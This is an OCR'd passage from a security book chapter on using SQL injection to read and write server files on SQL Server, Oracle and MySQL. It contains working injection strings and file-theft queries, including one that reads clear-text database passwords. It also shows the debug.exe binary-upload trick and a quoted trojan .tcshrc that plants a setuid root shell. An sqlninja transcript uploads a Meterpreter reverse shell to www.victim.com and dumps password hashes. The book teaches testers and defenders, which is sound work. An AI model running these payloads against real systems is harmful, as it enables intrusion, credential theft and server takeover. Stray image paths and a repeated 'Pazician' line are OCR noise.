


With this information he moves on, effectively replicating the commands he executed within the Query Analyzer program through the browser, leaving the following odd-looking query:

```
http://intranet/admin/staff.asp?sname='; create table hacked(line varchar(8000));
    bulk insert hacked from 'c:\boot.ini';--
```

This allows the attacker to run a subsequent query to obtain the results of this newly created table (displayed in Figure 6.8).

Figure 6.8 Reading a File through Microsoft SQL Server



Of course, not every application will return results in such a convenient fashion, but once the bulk insert has been done, an attacker can use any of the extrusion methods covered in Chapters 4 and 5 to extract this data from the database.

By setting *CODEPAGE='RAW'* when doing a *BULK INSERT* an attacker can even upload binary files into SQL Server, which he can rebuild after extracting it through the application. SensePost's Squeeza tool automates this process through the use of its *!copy* mode, enabling an attacker to perform the bulk insert in a temporary table in the background, and then use the communication mechanism of choice (DNS, error messages, timing) to extract the information before rebuilding the file on his machine. You can test this by picking an arbitrary binary file on the remote machine (c:\winnt\system32\net.exe) and obtaining its MD5 hash value. Figure 6.9 shows the hash value obtained for the system's net.exe binary.

Figure 6.9 An MD5 Hash of net.exe

```
Command Prompt

C:\>md5 c:\winnt\system32\net.exe
8F9F01A95318FC4D5A40D4A6534FA76B  c:\winnt\system32\net.exe
```

Using a squeeza.config file that is aimed at our target application, let's fetch two files: the remote server's boot.ini and the binary c:\winnt\system32\net.exe. Figure 6.10 displays the rather terse output from Squeeza.

Figure 6.10 Copying a Binary from the Remote Server

```
haroon@hydra:~/squeeza — ssh

[haroon@hydra squeeza]$ ./squeeza.rb
 ___  __ _ _   _  ___  ___ ______ _
/ __|/ _` | | | |/ _ \/ _ \_  / _` |
\__ \ (_| | |_| |  __/  __// / (_| |
|___/\__, |\__,_|\___|\___/___\__,_|
        | |
        |_|

Squeeza tha cheeza v0.3
(c) {marco|haroon}@sensepost.com 2008

sp-sq> !copy
sp-sq> c:\boot.ini stolen-boot.ini
sp-sq> c:\winnt\system32\net.exe stolen-net.exe
sp-sq> !quit
```

If all went well, we should be able to read the contents of the stolen-boot.ini and compare the checksum on the stolen-net.exe:

```
[haroon@hydra squeeza]$ cat stolen-boot.ini
[boot loader]
timeout=30
default=multi(0)disk(0)rdisk(0)partition(1)\WINNT
```

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```
[operating systems]
multi(0)disk(0)rdisk(0)partition(1)\WINNT="Microsoft Windows 2000
Server" /fastdetect
[haroon@hydra squeeza]$ md5sum stolen-net.exe
8f9f01a95318fc4d5a40d4a6534fa76b stolen-net.exe
```


(You can compare the MD5 values to prove that the file transfer worked perfectly, albeit painfully slowly depending on the *!channel* you chose.)

In the absence of the bulk insert method, an attacker can accomplish file manipulation on SQL Server through the use of OLE Automation, a technique discussed in Chris Anley's paper, "Advanced SQL Injection." In Anley's example, he first used the *wscript.shell* object to launch an instance of Notepad on the remote server:

```
-- wscript.shell example (Chris Anley - chris@ngssoftware.com)
declare @o int
exec sp_oacreate 'wscript.shell', @o out
exec sp_oamethod @o, 'run', NULL, 'notepad.exe'
```

Of course, this opens the opportunity for an attacker to use any ActiveX control, which creates a wealth of attacking opportunities. The file system object provides an attacker with a relatively simple method to read files in the absence of bulk insert. Figure 6.11 shows the (ab)use of the *Scripting.FileSystemObject* within SQL Query Analyzer.

Figure 6.11 Browsing the File System Using *scripting.filesystemobject*



Using the same technique, it is then possible to get SQL Server to spawn browser instances, which adds a new twist to the chain with ever more complications and attack vectors. It is not impossible to imagine an attack in which the attacker exploits a vulnerability in a browser by first using SQL injection to force the server's browser to surf to a malicious page.

SQL Server 2005 introduced a wealth of new "features" that are attack-worthy, and probably one of the biggest is the introduction of the Microsoft Common Language Runtime (CLR) within SQL Server. This allows a developer to integrate .NET binaries into the database trivially, and for an enterprising attacker it opens up a wealth of opportunities. From MSDN:

> "Microsoft SQL Server 2005 significantly enhances the database programming model by hosting the Microsoft .NET Framework 2.0 Common Language Runtime (CLR). This enables developers to write procedures, triggers, and functions in any of the CLR languages, particularly Microsoft Visual C# .NET, Microsoft Visual Basic .NET, and Microsoft Visual C++. This also allows developers to extend the database with new types and aggregates."[1]

We will get into the meat of this CLR integration later, but for now our focus is simply on abusing the remote system to read in files. This becomes possible through one of the methods used to import assemblies into SQL Server. The first problem we need to overcome is that SQL Server 2005 disables CLR integration by default. As Figure 6.12 shows, this proves to be no problem once you have system administrator or equivalent privileges, since you can turn on all of this functionality again through the *sp_configure* stored procedure.

Figure 6.12 Enabling CLR Integration

```
exec sp_configure 'show advanced options',1;
RECONFIGURE;
exec sp_configure 'clr enabled',1
RECONFIGURE
```

Of course (as you can see in Figure 6.13), it's just as easy to adapt all of these to run through our injection string.

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
Figure 6.13 Enabling CLR Integration through an Application




This positions us to load any .NET binary from the remote server into the database by using the *CREATE ASSEMBLY* function.

We'll load the .NET assembly c:\temp\test.exe with the following injection string:

```
sname=';create assembly sqb from 'c:\temp\test.exe' with permission_set =
    unsafe--
```

SQL Server stores the raw binary (as a HEX string) in the *sys.assembly_files* table. As shown in Figure 6.14, you can view this easily within Query Analyzer.

Figure 6.14 Viewing the Attached File within the Database



Viewing this file through our Web page requires that we combine the *substring()* and *master.dbo.fn_varbintohexstr()* functions:

```
sname=' union select NULL,NULL,NULL, master.dbo.fn_varbintohexstr
    (substring(content,1,5)) from sys.assembly_files--
```

Figure 6.15 shows how you can use the *union*, *substring*, and *fn_varbintohexstr* combination to read binary files through the browser.

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Figure 6.15 Reading Binary Files Using *fn_varbintohexstr* and *substring*

SQL Server verifies the binary or assembly at load time (and at runtime) to ensure that the assembly is a valid .NET assembly. This prevents us from using the *CREATE ASSEMBLY* directive to place non-CLR binaries into the database:

```
CREATE ASSEMBLY sqb2 from 'c:\temp\test.txt'
```

The preceding line of code results in the following:

```
CREATE ASSEMBLY for assembly 'sqb2' failed because assembly 'sqb2' is
malformed or not a pure .NET assembly.
Unverifiable PE Header/native stub.
```

Fortunately, we can bypass this restriction with a little bit of finesse. First we'll load a valid .NET binary, and then use the *ALTER ASSEMBLY* command to add additional files to the *ASSEMBLY*. At the time of this writing, the additional files are inserted into the database with no type checking, allowing us to link arbitrary binary files (or plain-text ASCII ones) to the original assembly.

```
create assembly sqb from 'c:\temp\test.exe'
alter assembly sqb add file from 'c:\windows\system32\net.exe'
alter assembly sqb add file from 'c:\temp\test.txt'
```

A select on the *sys.assembly_files* table reveals that the files have been added and can be retrieved using the same *substring/varbintohexstr* technique.

Adding assemblies to the system catalog is normally allowed only for members of the SYSADMIN group (and database owners). The first step toward utilizing these techniques will be to elevate to the system administrator privilege level.

Later in this chapter, we will discuss executing commands through SQL Server, but for now, keep in mind that almost any command execution can be translated fairly easily to remote file reading through many of the same channels you use through the database.

Oracle

Oracle offers various possibilities to read files from the underlying operating system. Most of them require the ability to run PL/SQL code. There are three different (known) interfaces to access files:

- *utl_file_dir*/Oracle directories
- Java
- Oracle Text

By default, an unprivileged user cannot read (or write) files at the operating system level. With the right privileges this will be an easy job.

Using *utl_file_dir* and Oracle directories is the most common way to access files. The *utl_file_dir* database parameter (deprecated since Oracle 9i Rel. 2) allows you to specify a directory on an operating system level. Any database user can read/write/copy files inside this directory (*check: select name,value from v$parameter where name='UTL_FILE_DIR'*). If the value of *utl_file_dir* is *, there are no limitations regarding where the database process can write. Older unpatched versions of Oracle had directory traversal problems which made this considerably easier.

The following methods allow you to read files from the Oracle database using *utl_file_dir*/Oracle directories:

- *utl_file* (PL/SQL, Oracle 8 through 11g)
- *DBMS_LOB* (PL/SQL, Oracle 8 through 11g)
- External tables (SQL, Oracle 9i Rel. 2 through 11g)
- *XMLType* (SQL, Oracle 9i Rel. 2 through 11g)

The following sample PL/SQL code reads 1,000 bytes, beginning at byte 1, from the rds.txt file. This file is located in the MEDIA_DIR directory.

```
DECLARE
buf varchar2(4096);
BEGIN
    Lob_loc:= BFILENAME('MEDIA_DIR', 'rds.txt');
    DBMS_LOB.OPEN (Lob_loc, DBMS_LOB.LOB_READONLY);
    DBMS_LOB.READ (Lob_loc, 1000, 1, buf);
    dbms_output.put_line(utl_raw.cast_to_varchar2(buf));
    DBMS_LOB.CLOSE (Lob_loc);
END;
```

Pazician

Since Oracle 9i Rel. 2, Oracle offers the ability to read files via external tables. Oracle uses the SQL*Loader or Oracle Datapump (since 10g) to read data from a structured file. If an SQL injection vulnerability exists in a *CREATE TABLE* statement, it's possible to modify the normal table to an external table.

Here is the sample code for an external table:

```
create directory ext as 'C:\';
CREATE TABLE ext_tab (
line varchar2(256))
ORGANIZATION EXTERNAL (
  TYPE oracle_loader
  DEFAULT DIRECTORY ext
    ACCESS PARAMETERS (
    RECORDS DELIMITED BY NEWLINE
    BADFILE 'bad_data.bad'
    LOGFILE 'log_data.log'
    FIELDS TERMINATED BY ','
    MISSING FIELD VALUES ARE NULL
    REJECT ROWS WITH ALL NULL FIELDS
    (line))
    LOCATION ('victim.txt')
  )
PARALLEL
REJECT LIMIT 0
NOMONITORING;
Select * from ext_tab;
```

The next code snippet reads the username, clear-text password, and connect string from the data-sources.xml file. This is a default file (in Oracle 11g) and it contains a connect string for Java. The big advantage of this code is the fact that you can use it inside *select* statements in a function or as a *UNION SELECT*.

```
select
extractvalue(value(c), '/connection-factory/@user')||'/'||extractvalue(value(c),
'/connection-factory/@password')||'@'||substr(extractvalue(value(c),
'/connection-factory/@url'),instr(extractvalue(value(c),
'/connection-factory/@url'),'//')+2) conn
FROM table(
    XMLSequence(
      extract(
        xmltype(
```

Pazician

```
            bfilename('GETPWDIR', 'data-sources.xml'),
            nls_charset_id('WE8ISO8859P1')
        ),
        '/data-sources/connection-pool/connection-factory'
      )
    )
) c
/
```

Instead of using the *utl_file_dir*/Oracle directory concept, it is also possible to read and write files using Java. You can find sample code for this approach on Marco Ivaldis's Web site, at www.0xdeadbeef.info/exploits/raptor_oraexec.sql.

A widely unknown technique for reading files and URIs is Oracle Text. This feature does not require Java or *utl_file_dir*/Oracle directories. Just insert the file or URL you want to read into a table, and create a full text index or wait until the full text index is created. The index contains the contents of the entire file.

The following sample code shows how to read the boot.ini file by inserting it into a table:

```
CREATE TABLE files (
  id NUMBER PRIMARY KEY,
  path VARCHAR(255) UNIQUE,
  ot_format VARCHAR(6)
);
INSERT INTO files VALUES (1, 'c:\boot.ini', NULL);
CREATE INDEX file_index ON files(path) INDEXTYPE IS ctxsys.context
  PARAMETERS ('datastore ctxsys.file_datastore format column ot_format');
-- retrieve data from the fulltext index
Select token_text from dr$file_index$i;
```

Writing Files

Writing files to the remote server is sometimes a bit of a throwback to the old days when an attacker would drop a text file on the remote host to prove that he "captured his flag." Indeed, when so much value resides in the database itself, it sometimes seems strange to see people obsess about breaking out of the database. Writing files does, however, have its uses, and often it serves as the springboard toward compromising the host itself (which in turn serves as the beachhead for attacking the internal network).

All of the common RDBMSs have built-in functionality for writing files to the server file system. These can be abused within SQL injection attacks to a lesser or greater degree depending on the family type of the underlying system.

MySQL

The MySQL *LOAD DATA INFILE* file-reading command demonstrated earlier has its perfect counterpart in the file-writing world in the form of the *select into outfile (dumpfile)* command. This command allows the results of a *select* statement to be written to a world-readable file owned by the owner of the MySQL process (*dumpfile* allows for binary file writing). For example:

```
mysql> select 'This is a test' into outfile '/tmp/test.txt';
Query OK, 1 row affected (0.00 sec)
```

This creates (as expected) the following test.txt file in the /tmp directory:

```
$ cat test.txt
This is a test
```

Doing this via an injection is fairly trivial. In Figure 6.16, we go back to our intranet MySQL application, and this time we try to write SensePost 2008 to the /tmp/sp.txt file.

Figure 6.16 Writing a File Using *into DUMPFILE*

We use the following search string:

```
aaa' union select NULL,'SensePost 2008\n' into dumpfile '/tmp/sp.txt'#
```

We first use the search term *aaa* because we don't want actual results to be returned and mess up our outfile. We then use *NULL* to match the number of columns for the *union* to work. We use *dumpfile* (allowing a binary file to be output) instead of *outfile*, so we have to supply the *\n* we need for the line to be terminated as normal.

As expected, this creates sp.txt file in the /tmp directory:

```
$ cat sp.txt
SensePost 2008
```

When reading binary files from the file system we used MySQL's built-in *HEX* function, so it makes perfect sense that when trying to write binary to the file system we would do the reverse. We therefore use the MySQL built-in function, *UNHEX()*:

```
mysql> select UNHEX('53656E7365506F7374203038');
+-----------------------------------+
| UNHEX('53656E7365506F7374203038') |
+-----------------------------------+
| SensePost 08                      |
+-----------------------------------+
1 row in set (0.00 sec)
```

With this combination, we are effectively primed to write any kind of file, anywhere on the file system (without the ability to overwrite existing files [and keeping in mind that the file will be world-writable]). Before a brief discussion on what you can do with the ability to write any file anywhere, it is probably worth it to see what happened to www.apache.org when attackers gave themselves the same capability.

Notes from the Underground…

How We Defaced apache.org

In May 2000, the main Web page of the Apache Foundation (maker of the Apache Web Server) was subtly defaced to house the "Powered by Microsoft BackOffice" logo. The pranksters, {} and Hardbeat, documented their attack at www.dataloss.net/papers/how.defaced.apache.org.txt in a paper titled "How we defaced www.apache.org."

The pair first obtained access by abusing an ftpd configuration error and then uploading a crude Web shell to the Web server root. This allowed them to have a low-privileged shell running as the user *nobody*. They then went on to say:

"After a long search we found out that mysql was running as user root and was reachable locally. Because apache.org was running bugzilla which requires a mysql account and has it username/password plaintext in the bugzilla source it was easy to get a username/passwd for the mysql database."

Continued

(Note: Some details deleted for brevity.)

"Having gained access to port 3306 coming from localhost, using the login 'bugs' (which had full access [as in "all Y's"]), our privs where elevated substantially. This was mostly due to sloppy reading of the BugZilla README which _does_ show a quick way to set things up (with all Y's) but also has lots of security warnings, including "don't run mysqld as root".

"Using 'SELECT … INTO OUTFILE;' we were now able to create files anywhere, as root. These files were mode 666, and we could not overwrite anything. Still, this seemed useful.

"But what do you do with this ability? No use writing .rhosts files – no sane rshd will accept a world-writable .rhosts file. Besides, rshd wasn't running on this box.

```
/*
* our /root/.tcshrc
*/
```

"Therefore, we decided to perform a trojan-like trick. We used database 'test' and created a one-column table with a 80char textfield. A couple of inserts and one select later, we had ourselves a /root/.tcshrc with contents similar to:

```
#!/bin/sh
cp /bin/sh /tmp/.rootsh
chmod 4755 /tmp/.rootsh
rm -f /root/.tcshrc
/*
* ROOT!!
*/
```

"Quite trivial. Now the wait was for somebody to su -. Luckily, with 9 people legally having root, this didn't take long. The rest is trivial too - being root the deface was quickly done, but not until after a short report listing the vulnerabilities and quick fixes was build. Shortly after the deface, we sent this report to one of the admins."

(Note: Some details deleted for brevity.)

"We would like to compliment the Apache admin team on their swift response when they found out about the deface, and also on their approach, even calling us 'white hats' (we were at the most 'grey hats' here, if you ask us).

Regards,

{ } and Hardbeat."[2]

Pazician

The pranksters highlighted in the preceding sidebar did not use SQL injection, but demonstrated the possibilities available to attackers once they have access to the SQL server.


With the ability to create files on the server, one other possibility bears discussing: the thought of creating a user-defined function (UDF) on the remote host. In his excellent

paper "HackProofing MySQL," NGS Software's Chris Anley documented how to create a UDF to effectively create a MySQL *xp_cmdshell* equivalent. Essentially, adding a UDF (according to the MySQL manual) requires simply that your UDF is compiled as an object file which is then added and removed from the server using the *CREATE FUNCTION* and *DROP FUNCTION* statements.

Microsoft SQL Server

You can use the aforementioned *scripting.filesystem* object method of reading files just as effectively to write files to the file system. Anley's paper again demonstrates the method shown in Figure 6.17.

Figure 6.17 Writing to the File System Using *sp_oacreate*



Although we used this technique for writing binary files too, it is reported that some code pages may have errors with this technique. In such cases, you can use an object other than the *filesystemobject*, such as *ADODB.Stream*.

Microsoft SQL Server also provides the ability to create a file from a data source with the Bulk Copy Program (BCP) which ships with SQL Server:

```
C:\temp>bcp "select name from sysobjects" queryout testout.txt -c -S
127.0.0.1 -U sa -P""
Starting copy…
1000 rows successfully bulk-copied to host-file. Total received: 1000
1311 rows copied.
Network packet size (bytes): 4096
Clock Time (ms.): total 16
```

Many of the historic documents on SQL injection attacks will use *bcp* or *xp_cmdshell* for file creation. Many of the SQL injection tools use the well-known *xp_cmdshell* procedure to facilitate file uploads through SQL Server. In its simplest form, text files are created using the >> redirect operators:

```
exec xp_cmdshell 'echo This is a test > c:\temp\test.txt'
exec xp_cmdshell 'echo This is line 2 >> c:\temp\test.txt'
exec xp_cmdshell 'echo This is line 3 >> c:\temp\test.txt'
```

An old trick that sprung to fame without a discernable originator is to create a debug.exe script file which can be passed to debug.exe to convert into a binary:

```
C:\temp>debug < demo.scr
-n demo.com
-e 0000 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00
-e 0010 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00
-e 0040 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68
-e 0050 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F
-e 0060 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20
-e 0070 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00
...
-rcx
CX 0000
:4200
-w 0
Writing 04200 bytes
-q
C:\temp>dir demo*
2008/12/27 03:18p        16,896 demo.com
2005/11/21 11:08a        61,280 demo.scr
```

Pazician

One of the limitations of using this method is that debug.exe can only build executables smaller than 64KB in size. This does not prove to be a huge hindrance when you ponder that a fully working bind shell can be squeezed into fewer than 200 bytes. However, if you really need to use this technique to upload a larger file, you can split it into chunks, each one 64KB bytes long, separately upload them, and "glue" them together with the DOS *copy* command:

```
copy /b chunk-1.exe_ + chunk-2.exe_ + … + chunk-n.exe original-file.exe
```

If you were building the executable using *debug*, you would probably have combined it with the *copy* command anyway, since debug.exe is built to build .com files. Most automated tools simply rename the created .com file to .exe after it has been built.

Notes from the Underground…

SQL Injection Worms

In 2008, at the Black Hat Conference in Las Vegas, this book's lead author, Justin Clarke, demonstrated a proof-of-concept SQL injection worm that utilized many of the techniques listed in this chapter. In addition, it utilized a simple scanning engine to detect and exploit Web sites with a Microsoft SQL Server back end running in an insecure configuration (i.e., no privilege escalation was necessary to execute *xp_cmdshell*).

The worm utilized the debug.exe uploading technique described earlier to upload a copy of itself to the DBMS, and to then execute the remote instance (using *xp_cmdshell*) of the worm to continue to spread.

Although this was a proof of concept, it is entirely possible for a vulnerability such as SQL injection to be used in this way as part of a hybrid attack by utilizing SQL injection and the techniques outlined in this chapter—say, for example, to install server operating system-level malware.

You can find more details on the worm at www.gdssecurity.com/l/b/2008/08/21/overview-of-sql-injection-worms-for-fun-and-profit/.

A few tools allow you to upload executable files using debug.exe. If you use Windows, you can try the Automagic SQL Injector from Sec-1 Ltd. (www.sec-1.com). It includes a helper script to first convert a binary to its .scr equivalent, and then to facilitate the remote creation of the .scr file through echo commands. Automagic also includes a courtesy reverse User Datagram Protocol (UDP) shell and a port scanner (fscan.exe).

On the other hand, if your box has a UNIX-like operating system, you can use sqlninja (http://sqlninja.sourceforge.net) to do the job. We already met sqlninja when we talked about privilege escalation in Chapter 4, but this tool bundles several other functionalities as well. Here is list of its features:

- Fingerprint of the remote database server (version, user performing the queries, privileges, authentication mode)
- Brute-force of the system administrator password, if mixed authentication is enabled
- Upload of executables
- Direct and reverse shell, both TCP- and UDP-based
- DNS tunneled shell, when no direct connection is possible
- Evasion techniques, to reduce the chance of being detected by intrusion detection system/intrusion prevention system (IDS/IPS) and Web application firewalls

Sqlninja also integrates with Metasploit (www.metasploit.com). If you have obtained administrative privileges on the remote database and there is at least one open TCP port that you can use for a connection (either direct or reverse), you can exploit the SQL injection vulnerability to inject a Metasploit payload, such as Meterpreter (a sort of high-powered command-line interface), or a VNC dynamic link library (DLL) to obtain graphical access to the remote database server! A flash demo of the VNC injection is available on the official sqlninja site, and in the following code snippet you can see an example of a successful exploitation that leads to the extraction of the password hashes of the remote server (the operating system ones, not the SQL Server one). I have reduced the output for brevity, and the comments are in bold at the right of the relevant lines.

```
root@nightblade ~ # ./sqlninja -m metasploit
Sqlninja rel. 0.2.3-r1
Copyright (C) 2006-2008 icesurfer <r00t@northernfortress.net>
[+] Parsing configuration file.............
[+] Evasion technique(s):
    - query hex-encoding
    - comments as separator
[+] Target is: www.victim.com
[+] Which payload you want to use?
    1: Meterpreter
    2: VNC
> 1 <--- we select the Meterpreter payload
[+] Which type of connection you want to use?
    1: bind_tcp
    2: reverse_tcp
```

```
> 2 <--- we use a reverse shell on port 443
[+] Enter local port number
> 443
[+] Calling msfpayload3 to create the payload...
Created by msfpayload (http://www.metasploit.com).
Payload: windows/meterpreter/reverse_tcp
Length: 177
Options: exitfunc=process,lport=12345,lhost=192.168.217.128
[+] Payload (met13322.exe) created. Now converting it to debug script
[+] Uploading /tmp/met13322.scr debug script… <--- we upload the payload
103/103 lines written
done !
[+] Converting script to executable… might take a while
<snip>
[*] Uploading DLL (81931 bytes)…
[*] Upload completed.
[*] Meterpreter session 1 opened (www.attacker.com:12345 ->
www.victim.com:1343) <--- the payload was uploaded and started
meterpreter > use priv <--- we load the priv extension of meterpreter
Loading extension priv…success.
meterpreter > hashdump <--- and finally extract the hashes
Administrator:500:aad3b435b51404eeafd3b435b51404ee:31d6cfe0d16ae938b73c
59d7e0c089c0:::
ASPNET:1007:89a3b1d42d454211799cfd17ecee0570:e3200ed357d74e5d782ae8d60a296f52:::
Guest:501:aad3b435b51104eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d770c089c0:::
IUSR_VICTIM:1001:491c44543256d2c8c50be094a8ddd267:5681649752a67d765775f
c6069b50920:::
IWAM_VICTIM:1002:c18ec1192d26469f857a45dda7dfae11:c3dab0ad3710e208b479e
ca14aa43447:::
TsInternetUser:1000:03bd869c8694066f405a502d17e12a7c:73d8d060fedd690498
311bab5754c968:::
meterpreter >
```

Bingo! The preceding code would give you interactive access on the remote database server with which you have extracted the operating system password hashes.

SQL Server 2005 CLR integration gives you a way to compile much more complex binaries on the remote system, but it also gives you the guarantee that the remote system has a .NET runtime and also, by default, will have a .NET compiler. (Microsoft bundles the csc.exe command-line compiler in the %windir%\Microsoft.NET\Framework\VerXX\ directory.) This means that using the same technique, you can create a source file line by line and call the csc.exe compiler to build it for you with no restrictions, as demonstrated in Figure 6.18.

Figure 6.18 Compiling a Binary on SQL Server Using csc.exe

```
exec master..xp_cmdshell "echo using System; >>\temp\test.cs"
exec master..xp_cmdshell "echo using System.Data; >>\temp\test.cs"
exec master..xp_cmdshell "echo using System.Data.Sql; >>\temp\test.cs"
exec master..xp_cmdshell "echo using System.Data.SqlTypes; >>\temp\test.cs"
exec master..xp_cmdshell "echo using Microsoft.SqlServer.Server; >>\temp\test.cs"
exec master..xp_cmdshell "echo public partial class StoredProcedures >>\temp\test.cs"
exec master..xp_cmdshell "echo { >>\temp\test.cs"
